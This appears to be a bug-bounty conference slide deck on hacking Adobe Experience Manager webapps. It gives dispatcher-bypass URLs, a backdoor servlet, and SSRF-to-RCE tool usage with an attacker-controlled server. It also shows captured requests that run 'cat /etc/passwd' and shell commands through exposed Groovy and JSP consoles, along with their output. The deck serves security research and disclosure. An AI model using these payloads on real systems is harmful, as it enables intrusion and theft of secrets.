


AEM hacker

approaching Adobe Experience Manager
webapps in bug bounty programs

Mikhail Egorov @0ang3l



Mikhail Egorov

2/124

- Whitehat, security researcher, bug hunter, conference speaker
- Bugcrowd – <https://www.bugcrowd.com/0ang3el>
- H1 – <https://www.hackerone.com/0ang3el>
- Twitter - [@0ang3el](https://twitter.com/0ang3el)
- GitHub - <https://github.com/0ang3el>
- Slideshare - <https://www.slideshare.net/0ang3el>
- Speakerdeck - <https://speakerdeck.com/0ang3el>
- LinkedIn - <https://www.linkedin.com/in/0ang3el>



Why this talk?

3/124

- A lot of AEM targets are in scope of BBP or VPD
- AEM webapps are usually insecure
 - Security misconfigurations (AEM is complex)
 - Not installed security updates
- Attract attention to AEM webapps insecurity
- Motivate bug hunters to test AEM webapps



Topics to discuss


4/124

- Methodology w/ bug examples
- Automation
 - AEM Hacker Toolset – <https://github.com/0ang3l/aem-hacker.git>
 - AEM RCE bundle – <https://github.com/0ang3l/aem-rce-bundle.git>
- **Only known vulnerabilities and techniques are discussed!!!**



Public BBP with AEM targets in scope

5/124



TESLA



Public VPD with AEM targets in scope


6/124



SONY

SAMSUNG

PHILIPS



Personal achievements in 2018

7/124

- Reported **84** non-duplicate bugs on Bugcrowd and H1 for AEM targets
 - P1s – **38** issues
 - P2s – **37** issues
 - P3s – **7** issues
 - P4s – **2** issue
- Got **2** CVEs from Adobe PSIRT



Personal achievements in 2018

8/124

- **P1s**

- RCE
- Secrets disclosure
(passwords, tokens)

- **P2s**

- Internal SSRF, High impact
- Stored XSS
- Application-level DoS, Easy Difficulty

- **P3s**

- Internal SSRF, Medium impact
- Reflected XSS
- Application-level DoS, Medium Difficulty

- **P4s**

- Reflected XSS, Flash-based



Previous works

9/124

2015 - <https://www.slideshare.net/0ang3l/hacking-aem-sites>

2016 - <http://www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html>

2018 - <https://speakerdeck.com/fransrosen/a-story-of-the-passive-aggressive-sysadmin-of-aem>

2018 - <https://medium.com/@jonathanbouman/reflected-xss-at-philips-com-e48bf8f9cd3c>

2018 - <https://speakerdeck.com/0ang3l/hunting-for-security-bugs-in-aem-webapps>






AEM dispatcher



AEM architecture

11/124


- Based on open source projects
 - Apache Felix
 - Apache Sling
 - Apache OAK JCR



https://helpx.adobe.com/experience-manager/using/osgi_getting_started.html

Common AEM deployment

12/124



AEM dispatcher

13/124

- In theory ... a front end system **offers an extra layer of security** to your Adobe Experience Manager infrastructure
- Often in practice ...  it's the only security layer!!!
- Admins rarely keep all components on Publish instance updated and securely configured!
- Dispatcher bypasses allow to talk to those “insecure” components on Publish instance



AEM Dispatcher bypasses

14/124

- CVE-2016-0957
- Bypasses for “interesting” servlets
- Add multiple slashes
- SSRF
- Other



Using CVE-2016-0957

15/124

Policy **dispatcher.any** before CVE-2016-0957

```
/filter
{
    # Deny everything first and then allow specific entries
    /0001 { /type "deny" /glob "*" }
    /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only
    /0041 { /type "allow" /url "*.css" } # enable css
    /0042 { /type "allow" /url "*.gif" } # enable gifs
    /0043 { /type "allow" /url "*.ico" } # enable icos
    /0044 { /type "allow" /url "*.js" } # enable javascript
    /0045 { /type "allow" /url "*.png" } # enable png
    /0046 { /type "allow" /url "*.swf" } # enable flash
    /0047 { /type "allow" /url "*.jpg" } # enable jpg
    /0048 { /type "allow" /url "*.jpeg" } # enable jpeg
    /0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization
```



Using CVE-2016-0957

16/124

Policy **dispatcher.any** before CVE-2016-0957

```
# Deny content grabbing
/0081 { /type "deny" /url "*infinity.json" }
/0082 { /type "deny" /url "*tidy.json" }
/0083 { /type "deny" /url "*sysview.xml" }
/0084 { /type "deny" /url "*docview.json" }
/0085 { /type "deny" /url "*docview.xml" }
/0086 { /type "deny" /url "*.*[0-9].json" }
# Deny query (and additional selectors)
/0090 { /type "deny" /url "*query*.json" }
}
```



Using CVE-2016-0957


17/124

<https://aemsite/bin/querybuilder.json>

Blocked

<https://aemsite/bin/querybuilder.json/a.css>
<https://aemsite/bin/querybuilder.json/a.html>
<https://aemsite/bin/querybuilder.json/a.ico>
<https://aemsite/bin/querybuilder.json/a.png>
<https://aemsite/bin/querybuilder.json;%0aa.css>
<https://aemsite/bin/querybuilder.json/a.1.json>

Allowed



Bypasses for “interesting” servlets

18/124

Policy **dispatcher.any** after CVE-2016-0957

```
/filter
{
    # Deny everything first and then allow specific entries
    /0001 { /type "deny" /glob "*" }

    # Allow non-public content directories
    /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only

    # Enable extensions in non-public content directories, using a regular expression
    /0041
    {
        /type "allow"
        /extension '(clientlibs|css|gif|ico|js|png|swf|jpe?g|woff2?)'
    }
}
```



Bypasses for “interesting” servlets

19/124

Policy **dispatcher.any** after CVE-2016-0957

```
# Enable features
```

```
/0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization
```

```
# Deny content grabbing, on all accessible pages, using regular expressions
```

```
/0081
```

```
{
```

```
/type "deny"
```

```
/selectors '((sys|doc)view|query|[0-9-]+)'
```

```
/extension '(json|xml)'
```

```
}
```



Bypasses for “interesting” servlets

20/124

Policy **dispatcher.any** after CVE-2016-0957

```
# Deny content grabbing for /content  
/0082  
{  
/type "deny"  
/path "/content"  
/selectors '(feed|rss|pages|languages|blueprint|infinity|tidy)'  
/extension '(json|xml|html)'  
}  
}
```



Bypasses for “interesting” servlets

21/124

`https://aemsite/bin/querybuilder.json`
`https://aemsite/bin/querybuilder.json/a.css`
`https://aemsite/bin/querybuilder.json;%0aa.css`

Blocked

`https://aemsite/bin/querybuilder.json.servlet.css`
`https://aemsite/bin/querybuilder.json.servlet.html`
`https://aemsite/bin/querybuilder.json.servlet.ico`
`https://aemsite/bin/querybuilder.json.servlet.png`

Allowed



Add multiple slashes

22/124

- `///etc.json` instead of `/etc.json`
- `///bin///querybuilder.json` instead of `/bin/querybuilder.json`




Using SSRF

23/124

- We need SSRF in a component that is allowed by AEM dispatcher policy
- SSRF should allow to send GET request and see response
 - Opensocial (Shindig) proxy
 - SSRF in ReportingServicesProxyServlet (CVE-2018-12809)





Automation

AEM RCE bundle

25/124

- AEM RCE bundle – <https://github.com/0ang3l/aem-rce-bundle.git>
 - Has pre-build OSGI bundle for AEM 6.2 or newer
- Allows to get RCE when you have access to Felix Console
 - Happens when you guessed admin credentials



AEM RCE bundle, build yourself

26/124

For AEM 6.0 or newer

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
-DarchetypeGroupId=com.adobe.granite.archetypes \
-DarchetypeArtifactId=aem-project-archetype \
-DarchetypeVersion=11 \
-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

Archetype Version	AEM Version
7	6.0 or newer
8	6.0 or newer
9	6.0 or newer
10	6.0 or newer
11	6.2 or newer
12	6.3 or newer
13	6.4, 6.3 + SP2
14	6.4, 6.3 + SP2

For AEM 5.6

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
-DarchetypeGroupId=com.day.jcr.vault \
-DarchetypeArtifactId=multimodule-content-package-archetype \
-DarchetypeVersion=1.0.2 \
-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```



AEM RCE bundle

27/124

```
34     @Component(service=Servlet.class,
35                 property={
36                     Constants.SERVICE_DESCRIPTION + "=AEM Backdoor Servlet",
37                     "sling.servlet.methods=" + HttpConstants.METHOD_GET,
38                     "sling.servlet.paths=" + "/bin/backdoor",
39                     "sling.servlet.extensions=" + "html"
40                 })
41     public class BackdoorServlet extends SlingSafeMethodsServlet {
42
43         private static final long serialVersionUID = 1L;
44
45         @Override
46         protected void doGet(final SlingHttpServletRequest req,
47                             final SlingHttpServletResponse resp) throws ServletException, IOException {...}
48     }
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65 }
```

/bin/backdoor.html?cmd=ifconfig



AEM hacker toolset

28/124

- Toolset – <https://github.com/0ang3l/aem-hacker.git>
- Includes scripts
 - aem_hacker.py
 - aem_discoverer.py
 - aem_enum.py
 - aem_ssrf2rce.py, aem_server.py, response.bin
 - aem-rce-sling-script.sh



aem_hacker.py

29/124

- Main tool – scans AEM webapp for misconfigurations and vulnerabilities
- Tries to bypass AEM dispatcher
- **You need to run it from VPS to detect SSRFs!**
- **You need to do extra manual work to detect if findings are exploitable**



aem_hacker.py

30/124

```
python3 aem_hacker.py -h
```

```
usage: aem_hacker.py [-h] [-u URL] [--proxy PROXY] [--debug] [--host HOST]
                      [--port PORT] [--workers WORKERS]
```

AEM hacker by @0ang3l, see the slides -

<https://speakerdeck.com/0ang3l/hunting-for-security-bugs-in-aem-webapps>

optional arguments:

- h, --help show this help message and exit
- u URL, --url URL url to scan
- proxy PROXY http and https proxy
- debug debug output
- host HOST hostname or IP to use for back connections during SSRF detection
- port PORT opens port for SSRF detection
- workers WORKERS number of parallel workers



aem_hacker.py

31/124

- Common usage

```
python3 aem_hacker.py -u https://aem.webapp --host your_vps_hostname_ip
```



aem_hacker.py – checks 1/3

32/124

- Exposed DefaultGetServlet
- Exposed QueryBulderJsonServlet and QueryBuilderFeedServlet
- Exposed GQLServlet
- Exposed POSTServlet
- Exposed LoginStatusServlet
- Users with default password
- Exposed Felix Console
- Enabled WCMDebugFilter



aem_hacker.py – checks 2/3

33/124

- Exposed WCMSuggestionsServlet
- Exposed AuditlogServlet
- Exposed CRXDE logs
- Exposed CRXDE and CRX
- SSRF SalesforceSecretServlet
- SSRF ReportingServicesServlet
- SSRF SitecatalystServlet
- SSRF AutoprovisioningServlet



aem_hacker.py – checks 3/3

34/124

- SSRF OpensocialProxy
- SWF XSSes
- Deser ExternalJobServlet
- Exposed Webdav
- Exposed Groovy Console
- Exposed ACS AEM Tools



aem_discoverer.py

35/124

- Allows to scan urls and find AEM webapps among them
- Tries to bypass AEM dispatcher
- Common usage

```
python3 aem_discoverer.py --file urls.txt --workers 150
```



aem_discoverer.py

36/124

```
python3 aem_discoverer.py -h
```

```
usage: aem_discoverer.py [-h] [--file FILE] [--proxy PROXY] [--debug]
                         [--workers WORKERS]
```

AEM discoverer by @0ang3el, see the slides -

<https://speakerdeck.com/0ang3el/hunting-for-security-bugs-in-aem-webapps>

optional arguments:

- h, --help show this help message and exit
- file FILE file with urls
- proxy PROXY http and https proxy
- debug debug output
- workers WORKERS number of parallel workers



aem_enum.py

37/124

- Automate usernames and secrets grabbing
 - Traverses JCR using DefaultGetServlet of AEM



aem_enum.py

38/124

```
python3 aem_enum.py -h
```

```
usage: aem_enum.py [-h] [--url URL] [--base BASE] [--grabdepth GRABDEPTH]
                   [--maxdepth MAXDEPTH] [--workers WORKERS] [--out OUT]
                   [--proxy PROXY] [--debug]
```

AEM exploration tool by @0ang3l (grabs users and secrets), see the slides -
<https://speakerdeck.com/0ang3l/hunting-for-security-bugs-in-aem-webapps>

optional arguments:

- h, --help show this help message and exit
- url URL AEM webapp URL, required parameter
- base BASE set base node (/etc or /apps or /home or /var), if not set, base node is selected automatically
- grabdepth GRABDEPTH JCR subtree depth on each iteration, 2 should be a safe value for all nodes
- maxdepth MAXDEPTH maximum depth for JCR search, increase it to find more
- workers WORKERS number of parallel workers
- out OUT CSV file with results, delimiter symbol is |
- proxy PROXY http and https proxy
- debug debug output



aem_enum.py

39/124

- Common usage

```
python3 aem_enum.py --url https://aem.webapp
```

- Change start node --base

```
python3 aem_enum.py --url https://aem.webapp --base /etc
```



aem_ssrf2rce.py & aem_server.py

40/124

- aem_ssrf2rce.py & aem_server.py + response.bin
- Helps to exploit SSRF in SitecatalystServlet or AutoprovisioningServlet as RCE
 - It should work on AEM before AEM-6.2-SP1-CFP7 running on Jetty
 - Exploits reverse replication to get RCE after joining topology using SSRF



aem_ssrf2rce.py

41/124

```
python3 aem_ssrf2rce.py -h
```

```
usage: aem_ssrf2rce.py [-h] [--url URL] [--fakeaem FAKEAEM] [--proxy PROXY]
```

optional arguments:

- h, --help show this help message and exit
- url URL URL for SitecatalystServlet or AutoprovisioningServlet,
including path, without query part
- fakeaem FAKEAEM hostname/ip of fake AEM server
- proxy PROXY http and https proxy



aem_ssrf2rce.py & aem_server.py

42/124

- Place **aem_server.py** and **response.bin** on your VPS
- Run **aem_server.py** script

```
python3 aem_server.py
starting fake AEM server...
running server...
```



aem_ssrf2rce.py & aem_server.py

43/124

- Run **aem_ssrf2rce.py** script

```
python3 aem_ssrf2rce.py --url  
https://aem.webapp/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet  
--fakeaem your_vps_hostname_ip
```



aem_ssrf2rce.py & aem_server.py

44/124

- If RCE is possible, you should see incoming connection to your fake AEM server
- Shell is accessible from
<https://aem.webapp/rcenode.html?Vgu9BKV9zdvJNByNh9NB=ls>



aem-rce-sling-script.sh


45/124

- Allows to get RCE when Felix Console is not available, but you have permissions to create new nodes under **/apps** JCR node
- Usage

```
./aem-rce-sling-script.sh https://aem.webapp username password
```

- Shell is available at <https://aem.webapp/rcenode.html?cmd=ls>





Methodology

Insecurity of bundles and packages



RCE via exposed Groovy console

48/124

<https://github.com/OlsonDigital/aem-groovy-console>

Groovy Console Themes ▾

▶ Run Script New Open Save Service or Adapter Name

```
1 def predicates = [path: "/content/geometrixx", type: "cq:Page", fulltext: "geometrixx", order: "orderby.index": "true", "orderby.sort": "desc"]
2
3
4 def query = createQuery(predicates)
5
6 query.hitsPerPage = 10
7
8 def result = query.result
9
10 println "${result.totalMatches} hits, execution time = ${result.executionTime}s\n--"
11
12 --
```

Output

```
0 hits, execution time = 0.01s
--
```



RCE via exposed Groovy console

49/124

- Exposes servlet at /bin/groovyconsole/post.servlet without authentication



RCE via exposed Groovy console

50/124

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Method: POST
- Path: /bin/groovyconsole/post.servlet
- Protocol: HTTP/1.1
- Headers:
 - Host: www.██████████
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: https://www.██████████
 - Connection: close
 - Upgrade-Insecure-Requests: 1
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 70
- Body:

```
script=def+proc+%3d+"cat+/etc/passwd".execute()%0d%0aprintln+proc.text
```

Response:

- Status: HTTP/1.1 200 OK
- Headers:
 - Server: Apache/2.2.15 (CentOS)
 - Host-ID: wxml
 - X-OneAgent-JS-Injection: true
 - X-Content-Type-Options: nosniff
 - Content-Length: 2479
 - Content-Type: application/json; charset=UTF-8
 - Cache-Control: max-age=14400
 - Expires: Mon, 26 Nov 2018 23:04:11 GMT
 - Date: Mon, 26 Nov 2018 19:04:11 GMT
 - Connection: close
- Set-Cookie: dtCookie==3=srv=2=sn=6E3B8B0F9005A885A21C5F79F2378818=perc=100000=ol=0=mul=1; Path=/; ██████████
- Body:

```
{"output":"root:x:0:0:root:/root:/bin/bash\nnbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin\noperator:x:27511:0:operator:/root:/sbin/nologin\ngames:x:27512:101:games:/usr/games:/sbin/nologin\nngopher:x:27513:30:gopher:/var/gopher:/sbin/nologin\nnftp:x:27514:750:FTP\nUser:/var/ftp:/sbin/nologin\nnobody:x:27599:799:Nobody:/sbin/nologin\ndbus:x:27581:781:System message bus:/sbin/nologin\nnvcsa:x:27569:769:virtual"}\nUser:/var/ftp:/sbin/nologin\nnobody:/sbin/nologin\ndbus:/sbin/nologin\ndbus:/System message bus:/sbin/nologin\nnvcsa:/x:27569:769:virtual
```

script=def+proc+%3d+"cat+/etc/passwd".execute()%0d%0aprintln+proc.text|



RCE via ACS AEM Tools

51/124

- <https://adobe-consulting-services.github.io/acs-aem-tools/>



RCE via ACS AEM Tools

52/124

- Exposes Fiddle with ability to execute JSP scripts at
 - /etc/acs-tools/aem-fiddle/_jcr_content.run.html
- May or may not require authentication



RCE via ACS AEM Tools

53/124

Request

Raw Params Headers Hex

```
POST /etc/acs-tools/aem-fiddle/_jcr_content.run.html HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [REDACTED]
DNT: 1
Connection: close
```

Content-Type: application/x-www-form-urlencoded
Content-Length: 535

```
scriptdata=%0A%3C%2540+page+import%3D%22java.io.*%22+%25%3E%0A%3C%25+%0A%09Process
+proc+%3D+Runtime.getRuntime().exec(%22ifconfig%22)%3B%0A%09%0A%09BufferedReader+st
dInput+%3D+new+BufferedReader(new+InputStreamReader(proc.getInputStream()))%3B%0A%0
9StringBuilder+sb+.%3D+new+StringBuilder()%3B%0A%09String+s+%3D+null%3B%0A%09while+(s+%
3D+stdin.readLine())+!%3D+null)+%7B%0A%09%09sb.append(s+%2B%22%5C%5C%5C%5Cn
%22)%3B%0A%09%7D%0A%09%0A%09String+output+%3D+sb.toString()%3B%0A%25%3E%0A%3C%25%3D
output+%25%3E&scripttext=jsp&resource=
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
